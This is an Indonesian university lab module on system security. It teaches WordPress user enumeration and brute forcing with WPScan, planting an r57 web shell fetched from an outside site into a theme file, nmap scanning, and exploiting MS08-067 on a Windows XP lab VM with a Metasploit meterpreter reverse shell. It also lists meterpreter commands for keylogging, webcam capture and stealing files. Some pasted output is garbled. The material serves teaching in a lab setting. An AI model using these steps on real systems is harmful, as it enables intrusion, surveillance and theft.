2018

Modul Praktikum Keamanan Sistem Komputer



Dosen Pengampuh

- 1. Rizka Ardiansyah, S.Kom., M.Kom
- 2. Hajra Rasmita Ngemba, S.Kom., MM., M.Kom
- 3. Syaiful Hendra, S.Kom., M.Kom

LABORATORIUM
TEKNOLOGI INFORMATIKA
FAKULTAS TEKNIK
UNIVERSITAS TADULAKO



ATURAN LABORATORIUM FAKULTAS TEKNIK INFORMATIKA UNIVERSITAS TADULAKO

Setiap Mahasiswa Fakultas Teknik Jurusan Teknologi Informasi yang akan menggunakan Fasilitas **WAJIB** mematuhi Aturan sebagai berikut :

- 1. Menggunakan seragam resmi UNTAD, dan Membawa Kartu Tanda Mahasiswa (KTM) yang masih berlaku.
- 2. Pakaian Rapi
- 3. Dilarang **merokok** dan **makan minum** didalam ruangan, dan membuang sampah pada tempatnya
- 4. Dilarang menyimpan barang-barang milik pribadi di Laboratorium tanpa seijin Fakultas
- 5. Dilarang menginap di Laboratorium tanpa seijin Fakultas
- 6. Jam Kerja Laboratorium dan Ruang Riset adalah 08.00 WIB sampai 21.00 WITA
- 7. Mahasiswa yang akan menggunakan Laboratorium dan atau ruang riset diluar jam kerja, harus mengajukan ijin kepada Fakultas

Kepala Lab

Rizka Ardiansyah, S.Kom., M.Kom

Modul 5

SCANNING & EXPLOIT

Tujuan

Setelah mengikuti praktikum ini mahasiswa diharapkan dapat:

- 1. Mahasiswa mengenal dan memahami konsep foot printing
- 2. Mahasiswa mengenal dan memahami konsep network scanning
- 3. Mahasiswa dapat melakukan dasar network scanning menggunakan nmap

Alat & Bahan

- 1. Virtualisasi (Vmware, virtualbox, KVM dll)
- 2. OS Pentest (Kali linux , *backbox*, *blackbuntu*, dll) KALI LINUX (*RECOMMENDED*)
- 3. Wpscan
- 4. Wordpress (versi 3.9.14)

Dasar Teori

"Foot printing proses untuk mengumpulkan dan akumulasi data demi tujuan tertentu pada lingkup jaringan komputer biasanya digunakan untuk mencari jalan masuk ke sebuah system untuk mengeksploitasi sistem tersebut." (Rouse, 2007).

"Metodologi pengumpulan data (*Information Gathering*) dalam sertifikasi CEH dibagi menjadi 7 tahap yaitu :

- 1. Menggali informasi awal
 - 2. Mencari informasi range jaringan yang digunakan
 - 3. Mencari komputer yang aktif
 - 4. Mencari port yang terbuka dan keberadaan access point
 - 5. OS Finger printing
 - 6. Finger printing services
 - 7. Network mapping

WPScan

WPScan merupakan *tools vulnerability scanner* untuk CMS Wordpress yang ditulis dengan menggunakan bahasa pemrograman ruby, WPScan mampu mendeteksi kerentanan umum serta daftar semua *plugin*dan *themes* yang digunakan oleh sebuah website yang menggunakan CMS Wordpress.

```
WordPress Security Scanner by the WPScan Team

Version 2.9.2

Sponsored by Sucuri - https://sucuri.net
@ WPScan_, @ethicalhack3r, @crwan_lr, pvdl, @_FireFart

Examples :
-Further help ...
ruby ./wpscan.rb --help
-Do 'non-intrusive' checks ...
ruby ./wpscan.rb --url www.example.com
-Do wordlist password brute force on enumerated users using 50 threads ...
ruby ./wpscan.rb --url www.example.com --wordlist darkc@de.lst --threads 50
-Do wordlist password brute force on the 'admin' username only ruby ./wpscan.rb --url www.example.com --wordlist darkc@de.lst --username admin
-Enumerate installed plugins ...
ruby ./wpscan.rb --url www.example.com --enumerate p
```

Screenshoot Wpscan

WPSCAN ARGUMENTS

```
--update Update the database to the latest version.

--url | -u < target url > The WordPress URL/domain to scan.

--force | -f Forces WPScan to not check if the remote site is running WordPress.

--enumerate | -e [option(s)] Enumeration.

option:

u usernames from id 1 to 10

u[10-20] usernames from id 10 to 20 (you must write [] chars)
```

```
p plugins

vp only vulnerable plugins

ap all plugins (can take a long time)

tt timthumbs

t themes

vt only vulnerable themes

at all themes (can take a long time)

Multiple values are allowed: "-e tt,p" will enumerate timthumbs and plugins

If no option is supplied, the default is "vt,tt,u,vp"

--exclude-content-based "<regexp or string>"

Used with the enumeration option, will exclude all occurrences based on the regexp or string supplied.
```

You do not need to provide the regexp delimiters, but you must write the quotes (simple or double).

- --config-file | -c <config file> Use the specified config file, see the example.conf.json.
- --user-agent | -a <User-Agent> Use the specified User-Agent.
- --cookie <string> String to read cookies from.
- --random-agent | -r Use a random User-Agent.
- --follow-redirection If the target url has a redirection, it will be followed without asking if you wanted to do so or not
- --batch Never ask for user input, use the default behaviour.
- --no-color Do not use colors in the output.

- --log [filename] Creates a log.txt file with WPScan's output if no filename is supplied. Otherwise the filename is used for logging.
- --no-banner Prevents the WPScan banner from being displayed.
- --disable-accept-header Prevents WPScan sending the Accept HTTP header.
- --disable-referer Prevents setting the Referer header.
- --disable-tls-checks Disables SSL/TLS certificate verification.
- --wp-content-dir <wp content dir> WPScan try to find the content directory (ie wp-content) by scanning the index page, however you can specify it.

Subdirectories are allowed.

--wp-plugins-dir <wp plugins dir> Same thing than --wp-content-dir but for the plugins directory.

If not supplied, WPScan will use wp-content-dir/plugins. Subdirectories are allowed

--proxy <[protocol://]host:port> Supply a proxy. HTTP, SOCKS4 SOCKS4A and SOCKS5 are supported.

If no protocol is given (format host:port), HTTP will be used.

- --proxy-auth <username:password> Supply the proxy login credentials.
- --basic-auth <username:password> Set the HTTP Basic authentication.
- --wordlist | -w <wordlist> Supply a wordlist for the password brute forcer.

If the "-" option is supplied, the wordlist is expected via STDIN.

- --username | -U <username> Only brute force the supplied username.
- --usernames <path-to-file> Only brute force the usernames from the file.
- --cache-dir <cache-directory> Set the cache directory.
- --cache-ttl <cache-ttl> Typhoeus cache TTL.
- --request-timeout < request-timeout > Request Timeout.

```
--connect-timeout <connect-timeout> Connect Timeout.
```

- --threads | -t < number of threads > The number of threads to use when multi-threading requests.
- --max-threads <max-threads> Maximum Threads.
- --throttle <milliseconds> Milliseconds to wait before doing another web request. If used, the --threads should be set to 1.
- --help | -h This help screen.
- --verbose | -v Verbose output.
- --version Output the current version and exit.

Scanning

Langkah pertama adalah *scan*website yang ingin di ekspolit (dalam hal ini menggunakan wordpress yang terinstall di *localhost*)

```
root@kali:~# wpscan --url 127.0.0.1/wordpress --enumerate u
```

Hasil scan akan menunjukkan *user* yang *login*pada *site*tersebut

Brute Force

Brute Force Attack adalah metode untuk meretas password (password cracking) dengan cara mencoba semua kemungkinan kombinasi yang ada pada "wordlist"


Login dengan

User: admin

Password: jGQhFVTgFRC

Eksploit

Setelah masuk ke dashboard Wordpress




Untuk melakukkan eksploit pada wordpress kita memerlukkan *shell code* tambahan, kali ini kita menggunakan r57shell

http://privshells.com/upload/privr57.txt

masuk ke direktori tempat dimana tema wordpress disimpan


root@kali:-# cd /opt/lampp/htdocs/wordpress/wp content/themes/twentytwelve

ganti source code archive.php dengan shell codeini, lalu save



Buka alamat

Localhost/wordpress/wp-content/themes/twentytwelve/arcive.php pada browser



Setelah mucul gambar seperti diatas, kita dapat melakukkan ekspoit sesuai kebutuhan kita

SCANNING

Pada modul ini, menggunakan nmap untuk melakukan praktikum *network scanning*. Nmap singkatan dari *Network Mapper* adalah sebuah perangkat lunak yang digunakan untuk eksplorasi dan mengaudit keamanan jaringan. Nmap menggunakan paket IP untuk menentukan *host*mana saja yang tersedia pada jaringan, layanan (nama aplikasi dan versi), sistem operasi (dan versinya) apa yang digunakan, apa jenis *firewall*/ filter paket yang digunakan, dan sejumlah karakteristik lainnya.

Aturan penulisan perintah nmap:

```
nmap [ <Scan Type>...] [ <Options>] [ <target specification>]
```

Macam-macam teknik scanning yang di lakukan nmap:

1. DISCOVERING HOST (PENCARIAN HOST)

#sudo nmap -sP 192.168.6.1/24 (menyesuaikan Network)

```
Nmap scan report for 192.168.6.1
Host is up (0.00062s latency).
Nmap scan report for 192.168.6.13
Host is up (0.0075s latency).
Nmap scan report for 192.168.6.36
Host is up (0.0019s latency).
Nmap scan report for 192.168.6.45
Host is up (0.00040s latency).
Nmap scan report for 192.168.6.46
Host is up (0.00051s latency).
Nmap scan report for 192.168.6.55
Host is up (0.00057s latency).
Nmap scan report for 192.168.6.56
Host is up (0.00057s latency).
Nmap scan report for 192.168.6.68
Host is up (0.00023s latency).
Nmap done: 256 1P addresses (/ hosts up) scanned in 19.21 seconds
```

Pilihan yang tersedia untuk discovering host

Option	Description
-sL	Print a list of targets and their DNS names
-sP	Perform a ping scan
-sN	Disable host discovery
-PR	Perform an ARP ping
-n	Disable DNS name resolution (also increased scan speed)
-R	Enable DNS name resolution on all targets, even non-active targets

2. PORT SCANNING

#sudo namp -sS 192.168.6.1(menyesuaikan)

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-04 06:36 WIB
Nmap scan report for 192.168.6.1
Host is up (0.0031s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
                          ftp
ssh
21/tcp
22/tcp
                open
                open
23/tcp
                          telnet
domain
                open
53/tcp
                open
80/tcp
                open
                          http
2000/tcp open cisco-so
8291/tcp open unknown
                          cisco-sccp
MAC Address: D4:CA:6D:D7:B9:22 (Routerboard.com)
```

Pilihan yang tersedia untuk port scanning

Option	Description
-sS	TCP SYN scan
-sT	TCP connect scan
-sU	UDP port scan
-sN	TCP null scan
-sF	TCP FIN scan
-sX	TCP Xmas scan
-	TCP Ack scan
-sW	TCP window scan
-sO	IP protocol scan
-F	Fast scan

Berikut portyang sering ditemukan pada network scanning:

Port (s)	Protocol (s)	Description
80	TCP	Hypertext Transfer Protocol (HTTP)
443	TCP	HTTP Secure sockets(HTTPS)
53	UDP and TCP	Domain Name Service (DNS)
25	TCP	Simple Mail Transport Protocol (SMTP)
22	TCP	Secure Shell (SSH)
23	TCP	Telnet
20 and 21	TCP	File Transfer Protocol (FTP)
135 -139 and 445	TCP and UDP	Windows File Sharing, login, and Remote Procedure Call (RPC)
500	UDP	Internet Security Association and Key Management Protocol (ISAKMP), key negotiation for Secure Internet Protocol (IPSec), virtual private networks (VPNs)
5060	UDP	Session Initiation Protocol (SIP)for some Voice over IP (VoIP)

3. DETECTION OPERATION SYSTEM

#sudo nmap -O 192.168.6.1 (menyesuaikan target)

```
Nmap scan report for 192.169.6.1
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
80/tcp open http
Aggressive OS guesses: OpenBSD 4.0 (92%), FreeBSD 6.2-RELEASE (91%), I
(JunOS 12.1) (89%), Juniper Networks JUNOS 12 (89%), Juniper SRX100-so
BM AIX 5.3 (88%), IBM AIX 7.1 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 15 hops
```

4. DETECTION SERVICE

#sudo nmap -sV 192.168.6.1 (menyesuaikan target)

```
Starting Mmap 7.01 ( https://nmap.org ) at 2016-03-04 06:49 WIB
Mmap scan report for 192.169.6.1
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.0 (protocol 2.0)
25/tcp filtered smtp
80/tcp open http Embedthis-Appweb 3.2.3
```

5. EXPLOITATION

Sebelum lanjut pada pembahasan exploitasi, disini akan dijelaskan sedikit mengenai *tool* yang akan kita gunakan, dalam pembahasan ini kita akan menggunakan tool Metasploit, dimana tool ini sangatlah super power untuk exploitasi system.

Berikut adalah beberapa Screnshoot dari Metasploit

Perhatikan gambar dibawah ini:

```
=[ metasploit v4.11.11-dev ]
+ -- --=[ 1520 exploits - 881 auxiliary - 259 post ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Pada gambar diatas, kita melihat beberapa fitur dari metasploit , metasploit yang digunkana pada gambar tersebut adalah metasploit versi **4.11.11-dev** dimana memiliki :

Nama fitur	Jumlah
Exploit	1520
Auxiliary	881
Payloads	437
Encoders	38
Post	259
Nops	8

A. EXPLOITS

Pada Metasploits sendiri exploits adalah sekumpulan *code exploitasi*yang dikumpulkan menjadi 1 dan dimasukan kedalam *framework*metasploit (metasploit framework) di metasploit sendiri terdiri dari ribuan exploit untuk melihat jenis exploit apa saja yang ada ketikan perintah

#Show exploits

```
Attracting marked, selections.

2010-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2011-10-10
2
```

B. AUXILIARY

Auxiliary sendiri adalah sekumpulan tools tambahan yang dijadikan pelengkap di metasploit *framework*, baik berupa *tools cracking*, *scaning*, dan *spoofing* semua ada pada *auxiliary*. Untuk melihat jenis jenis auxiliary ketikan

#show auxiliary

```
Scanner (1955) 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1950 1 1
```

C. PAYLOAD

Payload adalah yang terpenting dari metasploit , payload merupakan *tools* yang berhubungan dengan jenis *handler*(penguasaan target) selain itu *payload* juga bisa digunakan sebagai *malware generator*. Untuk melihat jenis *payload* ketikan

#show payloads

```
skindas-reterpreter/rewe to top Alports
sindas-reterpreter/rewe top alports
sindas-reterpreter/rewe top red inc
sindas-reterpreter/rewer to pred inc
sindas-reterpreter inc
sindas-reterpretering
sindas-ret
```

D. ENCODERS

Disini encoders sangat berperan vital saat proses exploitasi dikarenakan disini titik temu antara antivirus / *firewall*yang kita gunakan , semakin baik *encoder*yang kita gunakan maka semakin susah untuk terdeteksi olah antivirus.

#show encoders

```
Name Disclosure Date Rank Description

cad/sche
cad/speric_sh
cad/speric
```

Setelah memahami dasar dasar dari metasploit, kita akan lanjut ke inti dari praktikum, pada sesi ini kita akan mencari sebuah celah pada sistem operasi pada windows xp dengan alamat ip 192.168.168.129 (**menyesuaikan**) dengan menggunakan nmap sebagai alat untuk mencari celah pada windows XP.



Untuk mengetahui port yang terbuka pada windows xp ketikan perintah :

#sudo nmap -sS 192.168.168.129 (menyesuaikan target)

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-08 23:35 WIB
Nmap scan report for 192.168.168.129
Host is up (0.00049s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:50:56:36:DA:D2 (VMware)
```

Terlihat windows xp membuka port 445

Catatan:

Celah pada windows xp telah ditemukan pada tahun 2007 yaitu pada *service port*445 yang menjalankan *service samba*(smb), pada metasploit *framework*exploit ini diberinama sudo nmap smb-vuln-ms08-067

Untuk memastikan apakah pada windows xp tersebut terdapat celah , kita akan menggunakan NSE (*Nmap Script Engine*).

Dengan option

Nmap --scrip <scrip yang akan kita gunakan > -p <port> <target>

Ketikan perintah

sudo nmap --script smb-vuln-ms08-067 -p 445 192.168.168.129

```
Starting Namp 7.01 ( https://mmap.org ) at 2016-03-08 23:34 HID
Namp scan report for 192.188.188.129
Host is up (0.00017. latency).
Host is up (0.00017. latency).
Host is up (0.00017. latency).
Host script selected to selected the selected selected to selected the selected
```

Terdapat informasi

smb-vuln-ms08-067:

| VULNERABLE:

| Microsoft Windows system vulnerable to remote code execution (MS08-067)

| State: LIKELY VULNERABLE

| IDs: CVE:CVE-2008-4250

Nmap memberikita informasi bahwa windows xp tersebut terdapat celah (LIKELY VULN)

Tahap selanjutnya adalah tahap exploitasi

ketikan

#msfconsole

Kemudian kita akan menggunakan exploit universal pada windows xp dimetasploit frameworkyaitu disebut dengan sebutan exploit/windows/smb/ms08_067_netapi dan kita akan menggunakan powerfull payloads yaitu meterpreter

Ketikan perintah

#use exploit/windows/smb/ms08_067_netapi

#set payload windows/meterpreter/reverse_tcp

```
nsf > use exploit/windows/smb/ms08_06/ netapi
nsf exploit(ms00_667_metapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
nsf exploit(ms00_667_metapi) >
```

Untuk melihat apa yang kita butuhkan seterusnya ketikan perintah

#show options

```
mst exploit(
                         netami) > show options
 odule options (exploit/windows/smb/ms90_96/_netapi);
              Current Setting Required Description
                                               The target address
Set the SMB service port
The pipe name to use (RROWSER, SRVSVC)
   RUDST
   SMBPTPF
              BROWSER
ayload options (windows/meterpreter/reverse_tcp);
               Current Setting Required Description
                                                 Exit technique (Accepted: '', seh, thread, process, none) The listen address The listen por \Gamma
   EXITEUNC
   I HOST
I PORT
               1111
xploit target:
       Name
        Automatic Targeting
```

Terlihat RHOST dan LHOST masih kosong

RHOST = alamat target

LHOST = alamat Local (Ip kita)

Untuk melengkapi ketikan perintah

#set RHOST 192.168.168.129 (menyesuaikan target)

#set LHOST 192.168.168.1 (menyesuiakan IP)

```
msf exploit(ms68 667 netapi) > set RHOST 192.168.168.129
RHOST => 192.168.168.129
msf exploit(ms68 667 netapi) > set LHOST 192.168.168.1
LHOST => 192.168.168.1
msf exploit(ms68 667 netapi) >
```

Dan terahir kita jalankan perintah exploit

#exploit

```
mst exploit(msHL_062_metags) > exploit

|*| Started reverse TCP handler on 192,168,168.1;4444

|*| 192,168,168,129:445 - Automatically detecting the target...
|*| 192,168,168,129:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
|*| 192,168,168,199:415 - Selected target: Windows XP SPZ English (AlwaysOn NK)
|*| 192,168,168,199:415 - Attempting to trigger the subnerability...
|*| 192,168,168,199:415 - Attempting to trigger the subnerability...
|*| 194,168,168,199:415 - Attempting to trigger the subnerability...
|*| Sending stage 1957999 bytes) to 192,168,168,129

|*| Heterpreter session 1 opened (192,168,168,1:4444 -> 192,168,168,129:1032) at 2016-03-09 00:00:03 +0703

|| Meterpreter | *|
```

Kita lihat bahwa kita berhasil masuk kedalam sistem windows xp Berikut adalah peintah dari meterpreter untuk explorasi ke system

Perintah	Fungsi
Help	Menampilkan menu Help pada meterpreter
backraound	Memindahkan session ke belakang layar
Cat	Melihat isi sile di komputer korban
Pwd	Melihat posisi dimana kita berada
Download	Mencuri file dari korban
Upload	Mengupload file ke dalam komputer korban
Ipconfig	Melihat IP (konfigurasi network)
Migrate	Untuk berpindah ke satu proses ke proses yang lain
Shell	Masuk kedalam command promt
Webcam_list	Mengetahui jenis webcam pada komputer korban
Webcam_snap	Mengambil foto wajah korban
Webcam_stream	Live streaming wajah korban
Idletime	Mengetahui lama komputer dijalankan
Sysinfo	Mengetahui info tentang system korban
Getsystem	Menjadi administartor pada system korban
Keyscan_start	Mengaktipkan keylogger pada komputer korban
Keyscan_stop	Me-non aktipkan keylogger
Keyscan_dump	Melihat hasil dari keylogger
Run vnc	Untuk remote desktop